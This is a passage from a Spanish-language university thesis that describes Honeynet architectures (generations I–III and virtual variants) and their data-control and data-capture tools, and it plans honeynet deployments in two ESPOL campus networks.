El análisis es el punto en el que los datos recogidos por la Honeynet son analizados y estudiados en busca de patrones de ataque, ataques nuevos y lo que se haya definido como objeto de investigación.

2.7 Tipos de Honeynets

Siguiendo los requisitos de una Honeynet se han implementado y desarrollado tres generaciones, las cuales se diferencian en los métodos y técnicas que se usen para implementar dichos requisitos.

2.7.1 Honeynets de generación I

Este modelo de arquitectura fue el primero en desarrollar la Honeynet Project en 1999 y se mantuvo hasta finales del año 2001. Fueron las primeras en implementar el control y la captura de datos con medidas simples pero eficientes [12].

Como muestra la Figura 2.7.1-1, se tiene un firewall de capa 3, el cual separa la red en tres diferentes redes: Honeynet, red de producción y la Internet. Detrás del firewall se encuentra un router, los Honeypots, un detector de intrusiones de red o NIDS y un servidor centralizado de logs y alarmas.




Figura 2.7.1 Honeynet GenI

El dispositivo firewall tiene 3 interfaces `(interna, externa y administración)`, todas con una dirección IP asignada. La interfaces interna y externa que conectan las redes internas con Internet permiten que todo el tráfico entrante o saliente atraviese por el firewall. La interfaz de administración simplemente se usa para configuraciones y recolección de logs en el firewall.

El dispositivo IDS tiene 2 interfaces de las cuales sólo una tiene configurada una dirección IP la cual es usada para objeto de mantenimiento y extracción de datos. La otra interface `"invisible" (sin dirección IP)`, sirve para husmear el tráfico.

Se puede reducir los requerimientos de hardware si se juntan en una sola máquina, el firewall y el IDS, pero esto aumenta el riesgo de ataque porque expone el sistema de Logeo y detección sobre un dispositivo de capa 2 y no invisible como es el firewall en el caso de la Generación I.

Cabe resaltar las características del Firewall, en este modelo de Honeynet GenI, las cuales sin duda marcan los detalles principales de esta arquitectura. El firewall/gateway opera en capa 3 (tiene asignado direcciones IP) lo cual lo hace visible para el Internet y desde la red interna. Usa NAT (network adress translation) y el TTL (tiempo de vida en saltos) de los paquetes sufren un decremento, lo cual lo hace más fácil de detectar, pero al ser una pasarela para la red se puede configurar para que actúe como un firewall normal con las reglas de reject, drop silently y forward sobre las conexiones, además se pueden controlar el número de conexiones permitidas lo cual ayuda en el control de datos.

Control de Datos (Generación I)

El objetivo del control de datos es mitigar el riesgo de ataques desde un Honeypot comprometido hacia una red productiva o cualquier red en el mundo. Este riesgo se lo puede mitigar aplicando reglas sobre las conexiones salientes. En el caso de la Generación I los dispositivos que actúan son el Firewall/gateway y el router [12].

El Firewall/gateway es la pasarela de todos los paquetes. Une la Honeynet y el Internet y a la vez divide la Honeynet en dos segmentos: la honeynet y la red productiva que contiene al servidor de log y al IDS.

Como método de protección y control de datos el Firewall/gateway implementa un conteo de conexiones que limita el número de conexiones que salen de la Honeynet, el conteo de conexiones establece una tasa del número de conexiones salientes de la Honeynet permitidas. Una vez que esta tasa sea sobrepasada automáticamente el firewall/gateway bloqueará todo intento de conexión. Esto le permite al intruso tener cierta interacción con el sistema y a la vez nos da la protección sobre uso y/o abuso de esta interacción. Dependiendo de la calidad de información que se desee recoger esta tasa debe aumentar o disminuir y proporcionalmente aumentará y disminuirá el riesgo sobre el sistema.

Para la captura de ataques automáticos como gusanos, no es necesario tener conexiones salientes, pero cuando se trata de intromisiones por parte de agentes humanos es necesario dar la libertad al atacante de descargarse sus herramientas o poder comunicarse a través de nuestro sistema. Toda esa información es registrada y estudiada posteriormente. Al limitar el número, se reduce la posibilidad de que un Honeypot sea usado para escaneo o como herramienta para un ataque DoS.

El router se instala detrás del firewall, proporcionando un filtrado extra a los paquetes y sirve de respaldo en caso de fallos en el firewall. Se instala con la finalidad de ocultar el firewall/gateway de los ojos de un atacante desde un Honeypot comprometido, de manera que si se investiga el gateway del Honeypot, el atacante verá al router y no al firewall.

Captura de Datos (Generación I)

Los dispositivos que forman parte de la captura de datos son: el firewall, el IDS y los honeypots.

El firewall/gateway captura y registra todo los paquetes que lo atraviesen en cualquier sentido, pues toda actividad en la Honeynet es sospechosa. El Firewall está diseñado no sólo para registrar actividades, también nos alertará de ciertos eventos configurados, como el intento de conexión por Telnet, o hacia un puerto alto generalmente usado en puertas traseras. Esta alerta puede ser enviada por email al administrador de la red.

El IDS captura y almacena todos los paquetes circulantes en la red. Reside en un 'puerto de monitoreo', así que puede registrar toda la actividad de la red. Para esta tarea se usa Snort (NIDS) en modo de full logging (recoge todos los paquetes IP) y tcpdump (recoge todo el tráfico de red en formato binario). Se usan estas dos herramientas para evitar un punto único de fallo, y para asegurar la integridad de los datos enviados a un servidor remoto de logs.

Otra de las tareas de este sistema IDS es alertarnos de la actividad sospechosa, comparando los paquetes con una base de datos de marcas de ataques.

En los Honeypots es necesario recolectar actividades dentro de los sistemas. Los atacantes más experimentados acostumbran a bloquear y borrar logs del sistema, por esto es necesario crear un repositorio externo de dichos logs salvándolos de ser borrados o alterados por el atacante. Se usa una técnica para que los sistemas repliquen sus logs al servidor remoto.

Entre los datos capturados del atacante, hay unos especialmente que con las técnicas anteriores podríamos capturar pero no visualizar. Si el atacante usa un medio seguro como SSH, SSL, IPsec, etc, para llevar a cabo sus métodos de intromisión, esta actividad se almacenará encriptada en los registros.

Los datos deben ser registrados antes de ser encriptados, se deben capturar las pulsaciones de teclas realizadas en el sistema remoto atacado, en el caso de la Honeynet Generación I se una una técnica basada en una versión modificada de `'bash'`.

Este shell, desarrollada por Antonomasia, puede usarse para reemplazar el binario `/bin/bash`. El shell modificado reenvía las pulsaciones del usuario a syslogd, el cual lo reenvía al servidor de registros remoto. Esta técnica tiene un problema, es fácilmente detectada por un sniffer y si el atacante se da cuenta que está siendo monitoreado dejará de inmediato el sistema o buscará sus puntos débiles si descubre que se trata de una Honeynet.

Puede ser deshabilitado si se mata el proceso `'syslogd'`, o si no se usa 'bash'. Existe una versión mejorada desarrollada por Anton Chuvakin parchando `/bin/bash` en la que no hace falta `'syslogd'`. También existe una versión para Windows llamada ComLog. En las generaciones posteriores se mejora eficazmente la captura de pulsación de teclas.

2.7.2 Honeynets de generación II

Este segundo modelo dentro de las generaciones de las Honeynets fue lanzado y ha sido usado desde principios del 2002 por el Honeynet Project.

En relación a su antecesora, esta arquitectura introduce una serie de modificaciones, las cuales se enfocan en aumentar la interacción con el atacante para aumentar la cantidad y calidad de datos recolectados. Para esta tarea fue necesario ocultar mejor los sistemas haciéndolos prácticamente indetectables.

Como se muestra en la `Figura 2.7.1-2`, esta arquitectura es mucho más sencilla que la presentada en la Generación I, las tareas de control y captura de datos ahora están centralizadas en un solo dispositivo llamado Honeywall lo que permite que esta arquitectura sea fácil de desarrollar y mantener.




Figura 2.7.2 Honeynet GenII

El Honeynet Gateway `(Honeywall)` es un dispositivo con tres interfaces de red: eth0, eth1, eth2. La interface externa `(eth0)` del Honeywall se conecta con el sistema de producción, la interface interna `(eth1)` se conecta con la Honeynet, ambas están a modo de puente `(bridge)` transparente lo cual significa que no poseen una pila de IP, ni MAC asociadas, no realizan encaminamiento, ni decrementan el TTL de los paquetes que las atraviesan.

La tercera interfaz `(eth2)` sí tiene una dirección de IP y es conectada a una red segura con fines de administración y recolección de datos.

El comportamiento del Honeywall como dispositivo de Capa 2 `(Bridge)` transparente, dificulta enormemente su detección por parte de los atacantes y permite la integración de la Honeynet a la red de Producción e incluso compartir Vlan con otros sistemas dentro de la organización en la que se esté implantando.

Esta integración permite el estudio de ataques internos y externos en los sistemas de producción, en el caso de la Generación I esta tarea se dificulta porque se tienen dos redes `(Honeynet, Producción)` totalmente aisladas.

Control de Datos (Generación II)

Para mejorar la arquitectura de la Generacion I, la cual usaba un firewall que trabajaba en capa 3, que lo hacía fácilmete detectable, se resolvió hacer un gateway de capa 2 transparente, el cual es mucho más difícil detectar.

En este único dispositivo va funcionar el control de datos de nuestra Honeynet, será un firewall que controle y cuente todas las conexiones que entran y salen pero ahora en modo BRIDGE.

Se agrega una nueva capa al Control de Datos, un sistema de prevension de Intrusos NIPS. El NIPS trabaja de la misma forma que un IDS, tiene la capacidad de analizar en tiempo real un paquete, usa una base de datos de firmas con ataques conocidos, si el paquete coincide con un ataque este puede ser bloqueado o modificado para hacerlo inofensivo, para mejorar la interacción con el atacante y hacer más invisible el sistema se puede modificar los paquetes, permitiendo al intruso ejecutar sus ataques pero sin llegar a afectar a los sistemas comprometidos.

Los NIPS bloquean o modifican ataques que sean conocidos y configurados en su base de datos, pero para ataques nuevos no representan una barrera. En este caso entra la primera capa del control de datos que viene de la Generacion I y el honeywall bloqueará paquetes utilizando el conteo de conexiones inhabilitando cualquier ataque que supere el umbral configurado.

Captura de Datos (Generación II)

La captura se ejecuta en tres capas, exactamente igual como lo hacía la Generación I, la capa del firewall, la capa de red y la capa de los sistemas. La diferencia está en que la recopilación de los datos se realiza en forma centralizada desde el Honeywall y la captura para la capa de los sistemas ya no usa Shell modificados, usa una herramienta llamada Sebek.

Sebek es un herramienta cliente-servidor diseñada para capturar la actividad de los atacantes en los Honeypots. Es un módulo de Kernel oculto capaz de capturar la actividad del atacante, transmitiendo los datos usando UDP al servidor, en muchos casos el mismo honeywall. El cliente Sebek envía estos datos ocultándolos al atacante y el Servidor Sebek los recoge y registra.

En la Generacion II se agrega una característica adicional a la de Recoleccion de Datos, las Alertas. El sistema de alertas envía un correo electrónico al administrador de la Honeynet cada vez que un evento muestre alguna intrusión en la misma.

HERRAMIENTAS USADAS EN LA GENERACION II

Control de Datos

- Bridge de Capa 2
- Iptables `(limite de paquetes)`
- Snort Inline `(packet scrubbing o manipulación de paquetes)`
- NIPS

Captura de Datos

- Snort `(alertas IDS)`
- Iptables `(log del firewall )`

- Sebek v 2.x (Captura de datos avanzada)
- Snort-inline (Alertas del IPS)
- Tcpdump (Tráfico de red)

Alertas

- Swatch

2.7.3 Honeynets de generación III

La tercera generación de las Honeynet se da a conocer a inicio de 2005. Con respecto a la arquitectura es muy similar a su antecesora, manteniendo los mismos dispositivos y características. En esta nueva generación se mejoran las versiones de las herramientas usadas y su principal objetivo es mejorar el análisis de los datos recogidos [12].

Durante la etapa de vida de la Generación II se tomó como experiencia la gran cantidad de datos recogidos por la Honeynet y su dificultad al ser analizados, ya que cada herramienta en cada capa de recolección de datos manejaba su propio formato, y no se los podían vincular simplemente con la estampa de tiempo.

Si existe un ataque se debe rastrear su tiempo de vida en todos los niveles de captura, se analizan los datos por separado, lo que consume mucho tiempo, debido a que se tienen archivos pcap, logs de sistemas, y registros en base de datos que deben ser vinculados unos con otros.

La Generación II en Captura de datos presentaba limitantes al no definir un formato de recolección, al no tener una relación en la estructura de esos datos y al no poseer un API que facilite la tarea de análisis. Cada fuente de datos tiene un formato independiente, todo esto simplemente retrasaba la tarea de investigación, por estas razones nace un nuevo requisito, el *análisis de datos*.

El análisis de datos en la Generación III, unifica todos los datos registrados por cada herramienta de la captura de datos relacionándolos con los datos proporcionados por el control de datos, de esta forma podemos saber precisamente qué conexión generó una alerta y seremos capaces de rastrear todos los paquetes que están relacionados a esa conexión.

Si un atacante supera el límite de conexión usando ssh, esto generará una alerta. En el análisis se podrá identificar cuál fue el paquete exacto que fue bloqueado, cuantos paquetes están involucrados en esta conexión, cuál es la IP origen de los paquetes, qué tipo de S.O usa el atacante, y cuáles han sido los comandos ejecutados sobre el Honeypot comprometido.

Todos estos datos ahora los tenemos relacionados pero proceden de fuentes y herramientas distintas.

Para poder unificar formatos, alguna de las herramientas usadas en la captura de datos han sido modificadas y actualizadas, como es el caso del Sebek, el cual para ésta generación corre desde su versión 3.0.

HERRAMIENTAS USADAS EN LA GENERACION III

Control de Datos

- Bridge de Capa 2
- Iptables (limite de paquetes)
- Snort Inline (packet scrubbing o manipulación de paquetes) - NIPS

Captura de Datos

- Snort (alertas IDS)
- Iptables (log del firewall)
- Sebek v 2.x (captura de datos avanzada)
- Snort-inline (alertas del IPS)
- Tcpdump (tráfico de red)
- pOf (identificacion pasiva de SO)

Análisis de Datos

- MySQL (correlación de información en una base de datos)
- Argus + Hflow (información de flujos de tráfico y relaciones)

- Swatch (logs de firewall y alertas de IDS)
- Walleye (interface Grafica)

2.7.4 Honeynets virtuales

Una Honeynet Virtual se basa en el mismo concepto de la Honeynet pero implementándose dentro de un mismo computador, todos sus dispositivos son virtualizados mediante un software que permita esta tecnología [11].

Dentro de una máquina física se levantan los Honeypots como máquinas virtuales formando la Honeynet Virtual. Dependiendo de la configuración de cada uno, y de la arquitectura de red, podríamos hablar de Honeynets virtuales de I, II, III generación.

La idea de virtualizar el sistema es reducir costos por requerimiento de dispositivos, entre más grande es la Honeynet, más dispositivos y espacio físico se necesita. En una Honeynet Virtual todo se encuentra en una sola máquina física. En el caso de aumentar más dispositivos virtuales simplemente se mejora el hardware de la máquina anfitriona.

Entre las limitaciones tenemos: el hardware necesario de la máquina que alberga a la Honeynet, el software que es usado para virtualizar, si el atacante toma en su poder la máquina anfitriona tendría control sobre toda la Honeynet y sería un peligro para los sistemas reales.

Las Honeynet Virtuales se dividen en dos grandes tipos: Auto-

Contenidas e Híbridas [11].

Honeynets autocontenidas: Se caracteriza porque todos sus dispositivos son virtualizados dentro de la misma máquina física.

Ventajas

- Movilidad: pueden ser instaladas en un portátil y llevadas a cualquier parte.
- Plug and Play: fácilmente pueden ser conectadas dentro de una red o de otra, ya que la implantación es fácil por ser un solo dispositivo.
- Económica: ahorra dinero porque no necesita de varios equipos, y ahorra espacio al usar un dispositivo.

Desventajas

- Punto único de fallo: si falla el hardware toda la Honeynet queda sin funcionar.
- Máquina potente: es necesario un computador potente para simular una red grande con muchos dispositivos.
- Seguridad: como se comparten dispositivos físicos como discos duros y unidades, es posible que el atacante pueda acceder a otras partes del sistema. La seguridad depende del software de virtualización.

- Hardware utilizado: limita la cantidad de sistemas operativos a simular. Si tenemos un PC (arquitectura ix86) nunca podremos emular Solaris de SPARC, un AIX de RS6000 o IRIS de Silicon Graphics.

Honeynets híbridas: Llamadas híbridas por combinar una Honeynet Clásica con una Honeynet Virtual, se agrega un dispositivo adicional en la arquitectura. Uno sirve como Honeywall (punto de entrada, control y recolección de información de la Honeynet) y otro levanta la red virtual de Honeypots.

Ventajas

- Seguridad: eliminan el punto único de fallo y aíslan los datos y el control en otro dispositivo.
- Flexible: se tiene un dispositivo que contienen diferentes tipos de Honeypot que son máquinas virtuales, las cuales pueden ser de diferentes tipos con diferentes servicios, fáciles de copiar, borrar, duplicar, lo que facilita enormemente en la tarea de administración. Si se daña un Honeypot sólo hay que levantar un duplicado ya pre instalado.

Desventajas

- Se dificulta la movilidad: debido a que tenemos dos dispositivos.
- Costosas: se incrementa el costo por hardware y en espacio.

Para cualquier tipo de Honeypot o Honeynet Virtual hay que considerar que pueden ser usadas técnicas de fingerprinting (obtención del tipo y versión del sistema operativo mediante el envío de paquetes IP específicamente construidos) sobre los Honeypots revelándole al atacante la virtualizacion de los sistemas [16].

CAPÍTULO III.

3 ANÁLISIS Y REQUERIMIENTOS PARA LA IMPLANTACIÓN DE LAS HONEYNETS EN LAS REDES DE DATOS DE LA ESPOL

3.1 Requerimientos de la solución

Como muestra el Capítulo 1, la presente tesis pretende implementar dos redes de Honeypots llamadas Honeynet, dentro del área de red correspondiente a la Facultad de Ingeniería Eléctrica y Computación y la Biblioteca Central, dentro de la ESPOL.

Para que la solución planteada cumpla con los objetivos debe cumplir los siguientes requisitos:

Requisitos de las Honeynet

Como se explicó en el Capítulo 2, una Honeynet debe cumplir requisitos básicos:

- Control de datos
- Captura de datos
- Análisis de datos
- Recolección de datos

Requisitos de nuestras Honeynets

Uno de los objetivos en cada Honeynet es imitar en lo posible a la red de producción a la que está conectada, con la diferencia que se mantendrá costos bajos y para lograrlo se debe considerar tecnologías como la virtualización de sistemas.

Requisitos de Red

Adicional a las medidas de Control de Datos proporcionadas por el Honeywall, todo el tráfico de red generados por nuestras Honeynet debe pasar por un dispositivo `(switch)` que pueda ser apagado por el administrador de red en caso de emergencia.

Para que los Honeypots dentro de las Honeynet puedan ser visibles a nivel mundial, cada uno debe ser configurado usando una IP pública, la cual debe estar dentro del mismo rango de red de la Vlan a la que pertenece.

Las IPs públicas deben ser proporcionadas por los administradores de red de la FIEC y el CIB, con previa disposición del CTI, de la misma manera las IPs proporcionadas deben tener abierto o habilitados los principales puertos TCP, UDP, inclusive algunos no tradicionales y que son usado para ataques, esto maximizará la efectividad de los datos recolectados y la interacción con los atacantes.

Además se debe tener un acceso físico o virtual hacia las redes de la FIEC y CIB.

Requisitos de Hardware

La solución requiere los siguientes dispositivos de hardware:

Dos redes de computadoras formadas opcionalmente por un switch o hub, cada red de computadoras es una de las Honeynet a implementar, y cada computador es un Honeypot.

Dos computadores para que desempeñen el papel de Honeywall en cada Honeynet, cada uno con tres tarjetas de red, considerando los requisitos mostrados en el Capítulo 2. También se debe considerar que los datos recolectados y el tiempo de recolección pueden requerir gran capacidad de almacenamiento. Por este motivo es necesario discos duros adicionales o uno con capacidad mínima de 120 GB.

3.2 Estudio de las arquitecturas y selección de la más apropiada

En ambas redes (FIEC, CIB) se implementará Honeynets de tercera Generación, por ser la generación más segura, estable y se encuentra en vigencia como herramienta de análisis forense.

Se debe elegir el tipo de Honeynet de tercera generación que se va a implementar para cada red. Como se menciona en el Capítulo 2, en relación a la arquitectura de la Honeynet tenemos dos tipos para elegir:

a) Implementar una Honeynet con los mismos requerimientos de hardware que una red de computadores de producción, en la cual todos sus equipos son físicos y reales, nada es emulado o virtualizado.

b) Implementar una Honeynet Virtual, virtualizando sistemas operativos o servicios en uno o varios equipos.

Basándonos en los requerimientos de la solución mostrados en este Capítulo en el ítem 3.1, debemos buscar la manera de disminuir los requerimientos de hardware y los costos sin comprometer la calidad de la solución. También se debe considerar que dentro de los objetivos de esta tesis esta el implementar dos redes (Honeynet) lo cual duplicaría el requerimiento de hardware.

Por las razones aquí planteadas, y basándonos en el análisis de los tipos de Honeynet del Capítulo 2, en el que se mostraron las ventajas y desventajas de usar soluciones de virtualización para el desarrollo de las Honeynet, y considerando que ninguna de las desventajas atentan con la calidad de la solución, ya que todas son a nivel de seguridad y pueden ser controladas con un mantenimiento periódico de la Honeynet y con la selección de una buena herramienta de virtualización, hemos decidido usar Honeynets Virtuales para el desarrollo de las dos Honeynets previstas en esta Tesis.

Dentro de las Honeynet Virtuales tenemos dos opciones para elegir:

a) Honeynet virtual auto-contenida.

b) Honeynet virtual híbrida.

Para poder elegir debemos considerar que las diferencias principales entre ambas Honeynets virtuales son el número de equipos que usan, la portabilidad y la facilidad en la administración, tal como se mostró en el `Capitulo 2`.

Dado que ambas cumplen con los requerimientos de la solución, y los equipos con los que contamos tanto en características como en cantidad, se ajustan para implementarlas, decidimos elegirlas a las dos. Una será parte de la arquitectura de la Honeynet del CIB y la otra de la FIEC de forma indistinta. De esta forma al finalizar podremos llegar inclusive a una breve conclusión sobre las experiencias con ambas especialmente en la facilidad de configuración y mantenimiento, podremos incluso concluir en cuál es mejor para futuras implementaciones.

Definiremos a las dos soluciones como:

- Honeynet A: Virtual auto-contenida.
- Honeynet B: Virtual híbrida.

A continuación listaremos los equipos disponibles para el desarrollo de la presente tesis para poder definir en cuál arquitectura serán usados de acuerdo a sus características.

Hardware disponible

Se dispone de los siguientes equipos:

- Computadores de escritorios clones
- 1 Router switch de 4 puertos
- 4 Tarjetas de red PCI 10/100
- 2 Laptops HP dv6000 de uso personal

Características de las computadoras disponibles

Para poder definir en qué Honeynet va a ser colocado cada equipo debemos de analizar sus características. Usaremos tres computadores de escritorio con las siguientes características:

- Computador A: Dual Core 2, 2 GB RAM, 300 GB disco duro, 1 puerto de red 10/100/1000
- Computador B: Pentium 4, 512 MB RAM, 200 GB disco duro, 1 puerto de red 10/100
- Computador C: Pentium 4, 256 MB RAM, 100 GB disco duro, 3 puertos de red 10/100

Por tener las mejores características en procesamiento, memoria, y espacio de disco, el Computador A puede levantar un mayor número de máquinas virtuales, haciéndola candidato perfecto para formar parte de la Honeynet A. En la `Figura 3.2-1` podemos ver como quedaría un modelo preliminar de la arquitectura para esta Honeynet.




Figura 3.2.1 Honeynet virtual auto-contenida

Para la Honeynet B quedarían los Computadores B y C, una levantará el Honeywall y la otra levantará los Honeypots virtuales que formaran una red virtual. La `Figura 3.2-2` muestra un diseño preliminar de la arquitectura para la Honeynet B.




Figura 3.2.2 Honeynet virtual híbrida

Con esta disposición de equipos el router-swicth no entraría en nuestra solución. Las cuatro tarjetas de red PCI serán colocadas en los Honeywall de cada red. Las dos Laptops HP de uso personal serán usadas para tareas de administración y almacenamiento de datos recogidos por los Honeywall.

3.3 Análisis de las herramientas

Cada Honeypot levantará sistemas operativos con sus servicios de acuerdo a la red que se esté emulando. Es así como tenemos:

- Sistemas Operativos Linux edición de Servidor y edición de escritorio, con los servicios levantados como: ftp, ssh, http, mail, samba, etc.
- Sistema Operativo Windows XP con servicios levantados como: ftp, telnet, http, mail, etc

Herramientas de Captura de la Honeynet

La principal función de esta herramienta es el Honeywall, el cual usará una distribución de Linux ROO 1.4 basada en Centos, que es una herramienta para el desarrollo de Honeynets.

Otras herramientas de captura instaladas en los Honeypots son: Sebek cliente, Nepenthes. Todas estas herramientas serán analizadas en detalle a continuación.

ROO 1.4

ROO v1.4 `(FORMATO: roo-1.4.hw-20080424215740.iso)` basada en Centos.

El Honeywall CD-ROM ROO es un CD que contiene todas las herramientas necesarias para crear y administrar un Honeywall de tercera generación. Actualmente es un CD auto ejecutable basado en la distribución de Linux Centos que instala las herramientas necesarias para levantar y administrar el Honeywall y desde su última versión incluye una herramienta de análisis de datos.

Componentes del Honeywall Roo V1.4

A continuación se detallan los componentes del Honeywall en la Tabla 3.3-1:

Componentes (s)	Descripción
Snort	Sistema de detección de intrusos basado en reglas, capaz de realizar el análisis del tráfico de la red en tiempo real y también registrar paquetes de redes IP.
Snort_inline	Es una versión modificada del Snort que toma decisiones sobre el tráfico saliente siempre y cuando tenga ataques conocidos.
Session Limit	Control de límite de sesiones.
Sebek	Es una herramienta de captura de datos diseñada para capturar al atacante sobre las actividades de un Honeypot.
Walleye	Proporciona al administrador herramientas de análisis de datos de manera remota. Los administradores pueden acceder a todos los datos capturados por snort-inline y Sebek, estos datos incluyen la dirección IP, datos

	transferidos y acciones de los atacantes en los Honeypots. Walleye se ejecuta sobre un servidor web (apache) también instalado con la distribución de ROO.
Pcap	Interfaz de captura de datos del kernel de Linux.
Iptables	Firewall de Linux integrado en el kernel, usado para limitar los paquetes en el control de datos y para registrar los datos en la captura de datos.
Swatch	Es una herramienta que comunica al administrador por medio de un correo electrónico tan pronto como sucede un incidente.
Argus + Hflow	Información de flujos de tráfico y relaciones.
Menú	Una interfaz gráfica usada para mantenimiento y control de la Honeynet
Mysql	Un servidor de base de datos utilizado para almacenar y relacionar el contenido capturado.

Tabla 3.3.1 Componentes del roo V1.4

Sebek

Sebek es una herramienta de captura de datos diseñada para capturar la actividad de los atacantes en los Honeypots. Básicamente Sebek es una solución formada por dos componentes, un cliente y un servidor. El Sebek cliente es instalado y ejecutado en los Honeypots y se encarga de capturar todas las actividades de los atacantes (pulsaciones de teclado, carga de archivos, contraseñas), estos datos recogidos no son almacenados localmente debido a que esto revelaría al atacante que su actividad es monitoreada. Los datos son enviados de manera oculta hacia el servidor Sebek, encargado de recoger los datos y almacenarlos en un repositorio central. El servidor Sebek puede estar localizado en el mismo Honeywall o en un servidor remoto.

Nepenthes

Nepenthes es una solución de Honeypots virtual de baja interacción que tiene la característica de recolectar malware de forma automática.

Trabaja emulando vulnerabilidades en servicios de red. A diferencia de un hoynepot normal que levanta los servicios de red, Nepenthes los emula, de esta forma reduce el riesgo en un Honeypot comprometido.

Como el proceso de ataque es una emulación, es más efectivo en el tipo de ataques autonómicos. La finalidad del Nepenthes es recoger y descargar la herramienta usada para ejecutar el ataque, principalmente gusanos, que luego servirán para un mejor análisis del mismo.

El malware es descargado al disco duro del Honeypot pero no es ejecutado. Nepenthes corre bajo Linux pero emula vulnerabilidades de Windows, y los principales gusanos son ejecutables para Windows. De esta forma tenemos un Honeypot recolectando malwares para Windows sin ser comprometido en el proceso.

CAPÍTULO IV.

4 DISEÑO DE LAS HONEYNETS EN LAS REDES DE DATOS DE LA ESPOL

4.1 Diseño general de las Honeynets

Para realizar el análisis de patrones de ataques en las dos redes seleccionadas dentro de la ESPOL, que corresponde a la FIEC y el CIB es necesario implantar dentro de cada red de computadoras una Honeynet, estas tecnologías, generaciones y arquitecturas para las Honeynets ya ha sido analizadas y seleccionadas en los capítulos 2 y 3.

Como diseño preliminar la Figura 4.1-1, muestra que la Honeynet está conectada y funciona en conjunto dentro de la misma red de producción, perteneciendo al mismo rango de IP.

Este mismo esquema sirve para ambas implementaciones (FIEC y CIB) con la variante del tipo de arquitectura de Honeynet virtual, que en el Capítulo 3 lo habíamos definido como Honeynet A y Honeynet B.

